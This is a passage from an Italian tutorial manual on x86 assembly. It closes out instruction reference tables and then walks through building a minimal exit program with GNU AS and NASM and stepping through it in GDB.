`DEC`	***reg*** ***mem***	Decrementa di una unità un valore intero. ***dst−−***	`c p z s o` `. # # # #`
`MUL`	***reg*** ***mem***	Moltiplicazione intera senza segno. L'operando è il moltiplicatore, mentre il moltiplicando è costituito da registri prestabiliti. ***AX*** := ***AL*src*** ***DX:AX*** := ***AX*src*** ***EDX:EAX*** := ***EAX*src***	`c p z s o` `# ? ? ? #`
`DIV`	***reg*** ***mem***	Divisione intera senza segno. L'operando è il divisore, mentre il dividendo è costituito da registri prestabiliti. ***AL*** := ***AX/src*** ***AH*** := ***resto*** ***AX*** := ***DX:AX/src*** ***DX*** := ***resto*** ***EAX*** := ***EDX:EAX/src*** ***EDX*** := ***resto***	`c p z s o` `? ? ? ? ?`
`IMUL`	***reg*** ***mem***	Moltiplicazione intera con segno. In questo caso l'operando è il moltiplicatore, mentre il moltiplicando è costituito da registri prestabiliti. ***AX*** := ***AL*src*** ***DX:AX*** := ***AX*src*** ***EDX:EAX*** := ***EAX*src***	`c p z s o` `# ? ? ? #`

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`IDIV`	***reg*** ***mem***	Divisione intera con segno. L'operando è il divisore, mentre il dividendo è costituito da registri prestabiliti. ***AL*** := ***AX***/***src*** ***AH*** := ***resto*** ***AX*** := ***DX:AX***/***src*** ***DX*** := ***resto*** ***EAX*** := ***EDX:EAX***/***src*** ***EDX*** := ***resto***	`c p z s o` `? ? ? ? ?`

Tabella 550.6. Operazioni logiche.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`NOT`	***reg*** ***mem***	NOT di tutti i bit dell'operando. ***dst*** := NOT ***dst***	`c p z s o` `. . . . .`

`AND`
`OR`
`XOR`
	reg, ***reg***
	reg, ***mem***
	reg, ***imm***
	mem, ***reg***
	mem, ***imm***
		AND, OR, o XOR, tra tutti i bit dei due operandi.
		dst := ***org*** AND ***dst***
		dst := ***org*** OR ***dst***
		dst := ***org*** XOR ***dst***
			`c p z s o`
			`0 # # # 0`

Tabella 550.7. Scorrimenti e rotazioni.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`SHL` `SHR`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Fa scorrere i bit, rispettivamente verso sinistra o verso destra (l'ultima cifra perduta finisce nell'indicatore del riporto). Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o` `# · · · #`
`SAL`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Funziona esattamente come '**`SHL`**', ma esiste in quanto è la controparte di '**`SAR`**', riferendosi a uno scorrimento aritmetico.	`c p z s o` `# · · · #`
`SAR`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Fa scorrere i bit verso destra (l'ultima cifra perduta finisce nell'indicatore del riporto), mantenendo il segno originale. Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o` `# · · · ·`

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*

`RCL`
`RCR`
	reg, 1
	mem, 1
	reg
	mem
		Ruota i bit, rispettivamente verso sinistra o verso destra, utilizzando anche l'indicatore di riporto (*carry*). Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o`
			`t · · · ·`
			`# · · · #`

`ROL` `ROR`	***reg***, 1 ***mem***, 1 ***reg*** ***mem***	Ruota i bit, rispettivamente verso sinistra o verso destra. Se appare un solo operando, la rotazione viene eseguita ***CL*** volte. Se il valore immediato è maggiore di uno, è il compilatore che ripete l'istruzione per più volte.	`c p z s o` `# · · · #`

Tabella 550.8. Chiamate e gestione della pila.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`INT`	***imm8***	Esegue una chiamata attraverso un'interruzione.	`c p z s o` `. . . . .`
`CALL`	***reg*** ***mem*** ***imm***	Inserisce nella pila l'indirizzo dell'istruzione successiva e salta all'indirizzo indicato.	`c p z s o` `. . . . .`
`RET`		Estrae dalla pila l'indirizzo dell'istruzione da raggiungere e salta a quella (serve a concludere una chiamata eseguita con '**`CALL`**').	`c p z s o` `. . . . .`
`PUSH`	***reg*** ***mem***	Inserisce nella pila il valore (della dimensione di un registro comune).	`c p z s o` `. . . . .`
`POP`	***reg*** ***mem***	Estrae dalla pila l'ultimo valore inserito (della dimensione di un registro comune).	`c p z s o` `. . . . .`
`PUSHF`		Inserisce nella pila l'insieme del registro degli indicatori (***FLAGS*** o ***EFLAGS***).	`c p z s o` `. . . . .`
`POPF`		Estrae dalla pila l'insieme del registro degli indicatori (***FLAGS*** o ***EFLAGS***), aggiornando di conseguenza il registro stesso.	`c p z s o` `. . . . .`
`PUSHA` `PUSHAD`		Inserisce nella pila i registri principali: '**`PUSHA`**' inserisce nella pila i registri da 16 bit, mentre '**`PUSHAD`**' li inserisce a 32 bit. In sequenza vengono inseriti: ***AX***, ***CX***, ***DX***, ***BX***, ***SP***, ***BP***, ***SI***, ***DI***; ovvero: ***EAX***, ***ECX***, ***EDX***, ***EBX***, ***ESP***, ***EBP***, ***ESI***, ***EDI***. Si osservi che di solito si usa solo '**`PUSHA`**', lasciando al compilatore la responsabilità di scegliere quale istruzione è appropriata per il contesto.	`c p z s o` `. . . . .`

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`POPA` `POPAD`		Ripristina i registri principali, estraendo i contenuti dalla pila: '**`POPA`**' ripristina i registri da 16 bit, mentre '**`POPAD`**' riguarda quelli da 32 bit. In sequenza vengono estratti: ***DI***, ***SI***, ***BP***, ***SP*** viene eliminato senza aggiornare il registro, ***BX***, ***DX***, ***CX***, ***AX***; ovvero: ***EDI***, ***ESI***, ***EBP***, ***ESP*** viene eliminato senza aggiornare il registro, ***EBX***, ***EDX***, ***ECX***, ***EAX***. Come si vede, anche se '**`PUSHA`**' e '**`PUSHAD`**' salvano l'indice della pila, in pratica questo indice non viene ripristinato. Si osservi che di solito si usa solo '**`POPA`**', lasciando al compilatore la responsabilità di scegliere quale istruzione è appropriata per il contesto.	`c p z s o` `. . . . .`

Tabella 550.9. Indicatori e confronti.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`CLC`		Azzera l'indicatore del riporto (*carry*), senza intervenire negli altri indicatori.	`c p z s o` `0 . . . .`
`CMC`		Inverte il valore dell'indicatore del riporto (*carry*).	`c p z s o` `# . . . .`
`CMP`	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Confronta due valori interi. La comparazione avviene simulando la sottrazione dell'origine dalla destinazione, senza però modificare gli operandi, ma aggiornando gli indicatori, come se fosse avvenuta una sottrazione vera e propria. ***dst - org***	`c p z s o` `# # # # #`
`TEST`	***reg***, ***reg*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	AND dei due valori senza conservare il risultato. Serve solo a ottenere l'aggiornamento degli indicatori. ***dst*** AND ***org***	`c p z s o` `0 # # # 0`

Tabella 550.10. Salti.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`JMP`	***reg*** ***mem*** ***imm***	Salto incondizionato all'indirizzo indicato.	`c p z s o` `· · · · ·`
`JA` `JNBE`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era maggiore dell'origine. CMP ***dst***, ***org*** IF ***dst*** > ***org*** THEN go to ***imm***	`c p z s o` `t · t · ·`
`JAE` `JNB`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era maggiore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** >= ***org*** THEN go to ***imm***	`c p z s o` `t · t · ·`
`JB` `JNAE`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era minore dell'origine. CMP ***dst***, ***org*** IF ***dst*** < ***org*** THEN go to ***imm***	`c p z s o` `t · t · ·`
`JBE` `JNA`	***imm***	Dopo un confronto di valori senza segno, salta se la destinazione era minore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** <= ***org*** THEN go to ***imm***	`c p z s o` `t · t · ·`
`JE`	***imm***	Dopo un confronto, indipendentemente dal segno, salta se la destinazione era uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** == ***org*** THEN go to ***imm***	`c p z s o` `· · t · ·`
`JNE`	***imm***	Dopo un confronto, indipendentemente dal segno, salta se la destinazione era diversa dall'origine. CMP ***dst***, ***org*** IF ***dst*** =/= ***org*** THEN go to ***imm***	`c p z s o` `· · t · ·`
`JG` `JNLE`	***imm***	Dopo un confronto con segno, salta se la destinazione era maggiore dell'origine. CMP ***dst***, ***org*** IF ***dst*** > ***org*** THEN go to ***imm***	`c p z s o` `· · t t t`
`JGE` `JNL`	***imm***	Dopo un confronto con segno, salta se la destinazione era maggiore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** >= ***org*** THEN go to ***imm***	`c p z s o` `· · t t t`
`JL` `JNGE`	***imm***	Dopo un confronto con segno, salta se la destinazione era minore dell'origine. CMP ***dst***, ***org*** IF ***dst*** < ***org*** THEN go to ***imm***	`c p z s o` `· · t t t`

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`JLE` `JNG`	***imm***	Dopo un confronto con segno, salta se la destinazione era minore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** <= ***org*** THEN go to ***imm***	`c p z s o` `· · t t t`
`JC` `JNC`	***imm***	Salta se l'indicatore del riporto (*carry*), rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `t · · · ·`
`JO` `JNO`	***imm***	Salta se l'indicatore di traboccamento (*overflow*), rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· · · · t`
`JS` `JNS`	***imm***	Salta se l'indicatore di segno (*sign*), rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· · · t ·`
`JZ` `JNZ`	***imm***	Salta se l'indicatore di zero, rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· · t · ·`
`JP` `JNP`	***imm***	Salta se l'indicatore di parità, rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· t · · ·`
`JCXZ`	***imm***	Salta se il valore contenuto nel registro ***CX*** è pari a zero.	`c p z s o` `· · · · ·`

Tabella 550.11. Impostazione del valore in base all'esito di un confronto.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`SETA` `SETNBE`	***reg8*** ***mem8***	Dopo un confronto di valori senza segno, imposta a uno il registro o la memoria indicati, se la destinazione era maggiore dell'origine. CMP ***dst***, ***org*** IF ***dst*** > ***org*** THEN ***x***:=1 ELSE ***x***:=0	`c p z s o` `· · · · ·`
`SETAE` `SETNB`	***reg8*** ***mem8***	Dopo un confronto di valori senza segno, imposta a uno il registro o la memoria indicati, se la destinazione era maggiore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** >= ***org*** THEN ***x***:=1 ELSE ***x***:=0	`c p z s o` `· · · · ·`

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*

`SETB`
 	
`SETNAE`
	reg8
	mem8
		Dopo un confronto di valori senza segno, imposta a uno il registro o la memoria indicati, se la destinazione era minore dell'origine.
		CMP ***dst***, ***org***
		IF ***dst*** < ***org***
		THEN ***x***:=1
		ELSE ***x***:=0
			`c p z s o`
			`. . . . .`

`SETBE`
 	
`SETNA`
	reg8
	mem8
		Dopo un confronto di valori senza segno, imposta a uno il registro o la memoria indicati, se la destinazione era minore o uguale all'origine.
		CMP ***dst***, ***org***
		IF ***dst*** <= ***org***
		THEN ***x***:=1
		ELSE ***x***:=0
			`c p z s o`
			`. . . . .`

`SETE`	***reg8*** ***mem8***	Dopo un confronto, indipendentemente dal segno, imposta a uno il registro o la memoria indicati, se la destinazione era uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** == ***org*** THEN ***x***:=1 ELSE ***x***:=0	`c p z s o` `. . . . .`
`SETNE`	***reg8*** ***mem8***	Dopo un confronto, indipendentemente dal segno, imposta a uno il registro o la memoria indicati, se la destinazione era diversa dall'origine. CMP ***dst***, ***org*** IF ***dst*** =/= ***org*** THEN ***x***:=1 ELSE ***x***:=0	`c p z s o` `. . . . .`

`SETG`
 	
`SETNLE`
	reg8
	mem8
		Dopo un confronto con segno, imposta a uno il registro o la memoria indicati, se la destinazione era maggiore dell'origine.
		CMP ***dst***, ***org***
		IF ***dst*** > ***org***
		THEN ***x***:=1
		ELSE ***x***:=0
			`c p z s o`
			`. . . . .`

`SETGE`
 	
`SETNL`
	reg8
	mem8
		Dopo un confronto con segno, imposta a uno il registro o la memoria indicati, se la destinazione era maggiore o uguale all'origine.
		CMP ***dst***, ***org***
		IF ***dst*** >= ***org***
		THEN ***x***:=1
		ELSE ***x***:=0
			`c p z s o`
			`. . . . .`

`SETL`
 	
`SETNGE`
	reg8
	mem8
		Dopo un confronto con segno, imposta a uno il registro o la memoria indicati, se la destinazione era minore dell'origine.
		CMP ***dst***, ***org***
		IF ***dst*** < ***org***
		THEN ***x***:=1
		ELSE ***x***:=0
			`c p z s o`
			`. . . . .`

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`SETLE` `SETNG`	***reg8*** ***mem8***	Dopo un confronto con segno, imposta a uno il registro o la memoria indicati, se la destinazione era minore o uguale all'origine. CMP ***dst***, ***org*** IF ***dst*** <= ***org*** THEN ***x***:=1 ELSE ***x***:=0	`c p z s o` `· · · · ·`
`SETC` `SETNC`	***reg8*** ***mem8***	Imposta a uno il registro o la memoria indicati, se l'indicatore del riporto (*carry*), rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `t · · · ·`
`SETO` `SETNO`	***reg8*** ***mem8***	Imposta a uno il registro o la memoria indicati, se l'indicatore di traboccamento (*overflow*), rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· · · · t`
`SETS` `SETNS`	***reg8*** ***mem8***	Imposta a uno il registro o la memoria indicati, se l'indicatore di segno (*sign*), rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· · · t ·`
`SETZ` `SETNZ`	***reg8*** ***mem8***	Imposta a uno il registro o la memoria indicati, se l'indicatore di zero, rispettivamente, è attivo, oppure non è attivo.	`c p z s o` `· · t · ·`

Tabella 550.12. Iterazioni

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`LOOP`	***imm8***	Senza alterare gli indicatori, decrementa di una unità il registro '**`ECX`**' (o solo '**`CX`**', se viene richiesta una dimensione più piccola), quindi, se il registro è ancora diverso da zero, salta all'indirizzo cui fa riferimento l'operando.	`c p z s o` `· · · · ·`
`LOOPE` `LOOPZ`	***imm8***	Senza alterare gli indicatori, decrementa di una unità il registro '**`ECX`**' (o solo '**`CX`**', se viene richiesta una dimensione più piccola), quindi, se il registro è ancora diverso da zero e l'indicatore «zero» è attivo, salta all'indirizzo cui fa riferimento l'operando.	`c p z s o` `· · t · ·`
`LOOPNE` `LOOPNZ`	***imm8***	Senza alterare gli indicatori, decrementa di una unità il registro '**`ECX`**' (o solo '**`CX`**', se viene richiesta una dimensione più piccola), quindi, se il registro è ancora diverso da zero e l'indicatore «zero» non è attivo, salta all'indirizzo cui fa riferimento l'operando.	`c p z s o` `· · t · ·`

550.4 Riferimenti

- *Complete 8086 instruction set*

  ⟨http://www.emu8086.com/assembly_language_tutorial_assembler_reference/8086_instruction_set.html ⟩

- *Intel 80386 Reference Programmer's Manual*

  ⟨http://pdos.csail.mit.edu/6.828/2006/readings/i386/toc.htm ⟩

  – *80386 Instruction Set*

    ⟨http://pdos.csail.mit.edu/6.828/2006/readings/i386/c17.htm ⟩

Capitolo 551

Primo approccio al linguaggio assemblatore per x86

Per scrivere programmi con il linguaggio assemblatore in un sistema GNU/Linux, è necessario disporre del compilatore: serve GNU AS[1] (GAS) per la sintassi AT&T oppure NASM[2] per quella Intel.

551.1 Il primo programma

Viene mostrato il listato di un programma molto semplice, il cui scopo è unicamente quello di concludere il proprio funzionamento restituendo un valore, attraverso una funzione del sistema operativo. Ne vengono preparate due versioni: una adatta a GNU AS e l'altra per NASM.

Listato 551.1. File '`fine-gas.s`', adatto per GNU AS.

```
1   #
2   # fine-gas.s
3   #
4   .section .data
5   #
6   .section .text
7   .globl _start
8   #
9   _start:
10      mov  $1, %eax
11      mov  $7, %ebx
12      int  $0x80
```

Listato 551.2. File '`fine-nasm.s`', adatto per NASM.

```
1   ;
2   ; fine-nasm.s
3   ;
4   section .data
5   ;
6   section .text
7   global _start
8   ;
9   _start:
10      mov eax, 1
11      mov ebx, 7
12      int 0x80
```

Per compilare il file si genera prima un file oggetto, quindi si passa per il *linker* (il «collegatore»), ovvero il programma che collega i file oggetto che devono comporre il file eseguibile finale. Si comincia con il sorgente per GNU AS:

`$` **`as -o fine-gas.o fine-gas.s`** [*Invio*]

`$` **`ld -o fine-gas fine-gas.o`** [*Invio*]

Per quanto riguarda il sorgente per NASM:

`$` **`nasm -f elf -o fine-nasm.o fine-nasm.s`** [*Invio*]

$ **ld -o fine-nasm fine-nasm.o** [*Invio*]

In entrambi gli esempi, viene generato un file oggetto in formato ELF (*Executable and linkable format*), cosa che deve essere richiesta esplicitamente nel secondo caso, mentre nel primo è implicita. Pertanto, come si vede, il programma '**ld**' viene usato sempre nello stesso modo.

Il programma generato ('**fine-gas**' o '**fine-nasm**') si limita a chiamare una funzione del sistema operativo, con la quale conclude il suo lavoro restituendo il valore numerico sette. Lo si può verificare ispezionando il parametro '**$?**' della shell:

$ **./fine-gas** [*Invio*]

$ **echo $?** [*Invio*]

7

I due programmi sono perfettamente uguali nel modo di disporsi nelle righe del file sorgente, pertanto vengono descritti senza fare distinzioni.

Le prime tre righe sono commenti, ignorati dal compilatore; la quarta riga contiene una direttiva per il compilatore che lo avverte dell'inizio della zona usata per descrivere l'uso della memoria (che in questo caso non viene usata affatto); la quinta riga è un altro commento; la sesta riga avverte il compilatore dell'inizio del codice del programma.

La settima riga serve ad avvisare il compilatore che l'etichetta denominata '**_start**' individua l'indirizzo dell'istruzione iniziale da rendere pubblica, pertanto deve rimanere rintracciabile nel file oggetto generato dalla compilazione. L'ottava riga è un altro commento e la nona riga dichiara l'etichetta '**_start**' già nominata.

Per il compilatore, l'etichetta '**_start**' rappresenta convenzionalmente il punto di inizio del programma e il simbolo corrispondente deve essere reso pubblico, perché '**ld**' deve sapere da che parte si comincia (soprattutto quando più file oggetto si collegano assieme in un solo eseguibile).

Nella decima riga si assegna il valore uno al registro ***EAX*** e nell'undicesima si assegna il valore sette al registro ***EBX***; infine, nell'ultima riga, si esegue un'interruzione all'indirizzo 80_{16}. In pratica, le ultime tre righe servono a eseguire la chiamata di una funzione del sistema operativo. La funzione è individuata dal numero uno che deve essere collocato nel registro ***EAX*** e il parametro, rappresentato dal valore di uscita, da collocare nel registro ***EBX***. La chiamata effettiva avviene con l'interruzione all'indirizzo 80_{16}.

Dopo aver compilato il programma e ottenuto il file eseguibile, si può dare un'occhiata al suo contenuto con l'aiuto di Objdump:[3]

$ **objdump --disassemble fine-gas** [*Invio*]

```
fine-gas:     file format elf32-i386

Disassembly of section .text:

08048074 <_start>:
 8048074:       b8 01 00 00 00          mov    $0x1,%eax
 8048079:       bb 07 00 00 00          mov    $0x7,%ebx
 804807e:       cd 80                   int    $0x80
```

Usato in questo modo, Objdump disassembla il programma e mostra anche le istruzioni nel linguaggio macchina vero e proprio, con gli indirizzi di memoria virtuale che verrebbero utilizzati durante il funzionamento. Eventualmente si può richiedere espressamente di disassemblare utilizzare una notazione Intel:

$ **objdump --disassemble -M intel fine-gas**[*Invio*]

```
fine-gas:     file format elf32-i386

Disassembly of section .text:

08048074 <_start>:
 8048074:       b8 01 00 00 00          mov    eax,0x1
 8048079:       bb 07 00 00 00          mov    ebx,0x7
 804807e:       cd 80                   int    0x80
```

551.2 Utilizzo di GDB

Per poter iniziare lo studio di un linguaggio assemblatore è praticamente indispensabile saper utilizzare un *debugger*, ovvero uno strumento che permetta di eseguire passo per passo il proprio programma, consentendo di verificare lo stato dei registri ed eventualmente della memoria. Infatti, con un linguaggio assemblatore, operazioni «semplici» come l'emissione di informazioni attraverso lo schermo diventano invece molto complicate.

Nei sistemi GNU è disponibile GDB (GNU debugger)[4]. Per capire come utilizzarlo, si prenda nuovamente l'esempio di programma introduttivo, aggiungendo qualche piccola modifica:

```
1   #
2   # fine-gas.s
3   #
4   .section .data
5   #
6   .section .text
7   .globl _start
8   #
9   _start:
10      mov  $1, %eax
11  bp1:
12      mov  $7, %ebx
13  bp2:
14      int  $0x80
```

```
1  ;
2  ; fine-nasm.s
3  ;
4  segment .data
5  ;
6  segment .text
7  global _start
8  ;
9  _start:
10     mov eax, 1
11 bp1:
12     mov ebx, 7
13 bp2:
14     int 0x80
```

Rispetto al file originale sono state aggiunge due etichette, '**bp1**' e '**bp2**' (il cui nome è stato scelto arbitrariamente, ma in questo caso ricorda il termine *breakpoint*), collocate tra le istruzioni che si traducono in codici del linguaggio macchina. Naturalmente, il file va ricompilato nel modo già descritto; poi, una volta ottenuto il file eseguibile, lo si avvia all'interno di GDB:

$ **gdb fine-gas** [*Invio*]

```
GNU gdb 6.5-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...(no debugging symbols found)
Using host libthread_db library "/lib/tls/libthread_db.so.1".
```

A questo punto GDB presenta un invito, dal quale è possibile inserire dei comandi in modo interattivo.

(gdb)

Di solito, la prima cosa da fare consiste nel definire degli «stop» (*breakpoint*), dove il programma deve essere fermato automaticamente. È per questa ragione che sono state aggiunte delle etichette nel sorgente: per poter associare a quelle dei punti di sospensione dell'esecuzione.

(gdb) **break bp1** [*Invio*]

```
Breakpoint 1 at 0x8048079
```

(gdb) **break bp2** [*Invio*]

```
Breakpoint 2 at 0x804807e
```

Una volta fissati gli stop, si può «avviare» il programma, che viene così sospeso in corrispondenza del primo di questi punti:

(gdb) **run** [*Invio*]

```
Starting program: /home/tizio/fine-gas
(no debugging symbols found)

Breakpoint 1, 0x08048079 in bp1 ()
```

Si ispezionano i registri:

(gdb) **info registers** [*Invio*]

```
eax            0x1      1
ecx            0x0      0
edx            0x0      0
ebx            0x0      0
esp            0xbff50080       0xbff50080
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x8048079        0x8048079 <bp1>
eflags         0x292    [ AF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

Si può verificare che il registro ***EAX*** contiene il valore uno, come dovrebbe effettivamente in questa posizione. Per far proseguire il programma fino al prossimo stop si usa il comando '**continue**':

(gdb) **continue** [*Invio*]

```
Breakpoint 2, 0x0804807e in bp2 ()
```

Si ispezionano nuovamente i registri:

(gdb) **info registers** [*Invio*]

```
eax            0x1      1
ecx            0x0      0
edx            0x0      0
ebx            0x7      7
esp            0xbfcefe20       0xbfcefe20
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x804807e        0x804807e <bp2>
eflags         0x292    [ AF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

Si può vedere che a questo punto il registro ***EBX*** risulta impostato con il valore previsto. Si lascia concludere il programma e si termina l'attività con GDB:

(gdb) **continue** [*Invio*]

```
Continuing.

Program exited with code 07.
```

(gdb) **quit** [*Invio*]

Il procedimento descritto vale per il programma compilato nel modo «normale», sia attraverso GNU AS, sia attraverso NASM. Ma per avere una visione più chiara di ciò che si fa, occorre abbinare il sorgente originale. Questo può essere fatto con GNU AS, utilizzando l'opzione '**--gstabs**', oppure con NASM mettendo l'opzione '**-g**'. Qui si mostra solo il caso di GNU AS:

$ **as --gstabs -o fine-gas.o fine-gas.s** [*Invio*]

$ **ld -o fine-gas fine-gas.o** [*Invio*]

$ **gdb fine-gas** [*Invio*]

```
GNU gdb 6.5-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...(no debugging symbols found)
Using host libthread_db library "/lib/tls/libthread_db.so.1".
```

(gdb) **break bp1** [*Invio*]

```
 Breakpoint 1 at 0x8048079: file fine-gas.s, line 12.
```

(gdb) **break bp2** [*Invio*]

```
 Breakpoint 2 at 0x804807e: file fine-gas.s, line 14.
```

(gdb) **run** [*Invio*]

```
 Starting program: /home/tizio/fine-gas

 Breakpoint 1, bp1 () at fine-gas.s:12
 12          mov  $7, %ebx
 Current language:  auto; currently asm
```

Come si vede dall'esempio, si ottengono più informazioni collegate al sorgente originale; in particolare si può sapere qual è la prossima istruzione che verrebbe eseguita. Questa volta si decide di procedere eseguendo un'istruzione alla volta, con il comando '**`stepi`**':

(gdb) **stepi** [*Invio*]

```
 bp2 () at fine-gas.s:14
 14          int  $0x80
```

Dato che il programma è molto breve, con la prossima istruzione si va a concluderne il funzionamento:

(gdb) **stepi** [*Invio*]

```
 Program exited with code 07.
```

(gdb) **quit** [*Invio*]

Tabella 551.22. Alcuni comandi interattivi per GDB.

Comando	Descrizione
`set args` ***argomento***...	Definisce gli argomenti della riga di comando del programma.
`r` [***argomento***]... `run` [***argomento***]...	Avvia l'esecuzione del programma, eventualmente con gli argomenti indicati.
`b` ***funzione*** `break` ***funzione***	Definisce uno stop all'esecuzione del programma in corrispondenza dell'etichetta indicata. Questa etichetta viene definita precisamente «funzione» in quanto riguarda la zona che descrive le istruzioni del programma e non quelle dei dati.
`b` ***riga*** `break` ***riga***	Definisce uno stop all'esecuzione del programma in corrispondenza della riga indicata, riferita al file sorgente. Per poter usare questo comando occorre compilare il programma con i riferimenti al file sorgente.
`cl` [***funzione***] `clear` [***funzione***]	Elimina uno stop associato a una certa etichetta, oppure, se c'è, elimina quello della posizione corrente.

Comando	Descrizione
`cl` ***riga*** `clear` ***riga***	Elimina uno stop associato alla riga indicata.
`d` [***n***]... `disable` [***n***]...	Disabilita gli stop indicati per numero, o tutti se non ne viene indicato alcuno.
`enable` [***n***]...	Riabilita gli stop indicati per numero, o tutti se non ne viene indicato alcuno.
`d` [***n***]... `delete` [***n***]...	Elimina gli stop indicati per numero, o tutti se non ne viene indicato alcuno.
`si` `stepi`	Esegue la prossima istruzione-macchina e poi si ferma nuovamente. Se l'istruzione è una chiamata di funzione, passa all'inizio della stessa.
`ni` `nexti`	Esegue la prossima istruzione-macchina e poi si ferma nuovamente. **Se l'istruzione è una chiamata di funzione, questa viene saltata.**
`c` `continue`	Riprende l'esecuzione di un programma dopo uno stop (che può poi fermarsi nuovamente allo stop successivo, se c'è).
`kill`	Interrompe definitivamente l'esecuzione del programma.
`i r` `info registers`	Mostra lo stato dei registri.
`bt` `backtrace`	Mostra lo stato della pila, precisamente mostra gli elementi che compongono lo *stack frame*.
`p` [/***f***] [(***tipo***)] ***variabile*** `print` [/***f***] [(***tipo***)] ***variabile***	Mostra il valore contenuto in memoria, in corrispondenza dell'etichetta specificata (***variabile***). Se non si tratta di una variabile scalare di dimensione «standard», occorre specificarne il formato, tra parentesi tonde, esattamente prima del nome; se si vuole visualizzare il valore contenuto nella variabile in modo diverso da quello predefinito, occorre aggiungere l'opzione '/***f***', dove la lettera ***f*** specifica il tipo di rappresentazione.
`p` /***f*** (***tipo***[***n***]) ***variabile*** `print` /***f*** (***tipo***[***n***]) ***variabile***	Se nella definizione del formato si mette un valore numerico tra parentesi quadre, si intende visualizzare ***n*** valori di quel tipo a partire dalla posizione indicata dal nome della variabile. Ciò consente di visualizzare il contenuto di un array.

551.3 Modalità «TUI»

GDB, se è stato compilato per includere tale funzionalità, può essere usato con l'opzione '**-tui**', con la quale si ottiene una suddivisione dello schermo in finestre:

$ **gdb -tui fine-gas** [*Invio*]

```
   +--fine-gas.s---------------------------------------------------------------+
   |10         mov  $1, %eax                                                   |
   |11      bp1:                                                               |
   |12         mov  $7, %ebx                                                   |
   |13      bp2:                                                               |
   |14         int  $0x80                                                      |
   |15                                                                         |
   |16                                                                         |
   |17                                                                         |
   |18                                                                         |
   |19                                                                         |
   |20                                                                         |
   |21                                                                         |
   |22                                                                         |
   |23                                                                         |
   +---------------------------------------------------------------------------+
exec No process In:                                          Line: ??   PC: 0x0
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/libthread_db.so.1".
```

(gdb) **break bp1** [*Invio*]

(gdb) **break bp2** [*Invio*]

```
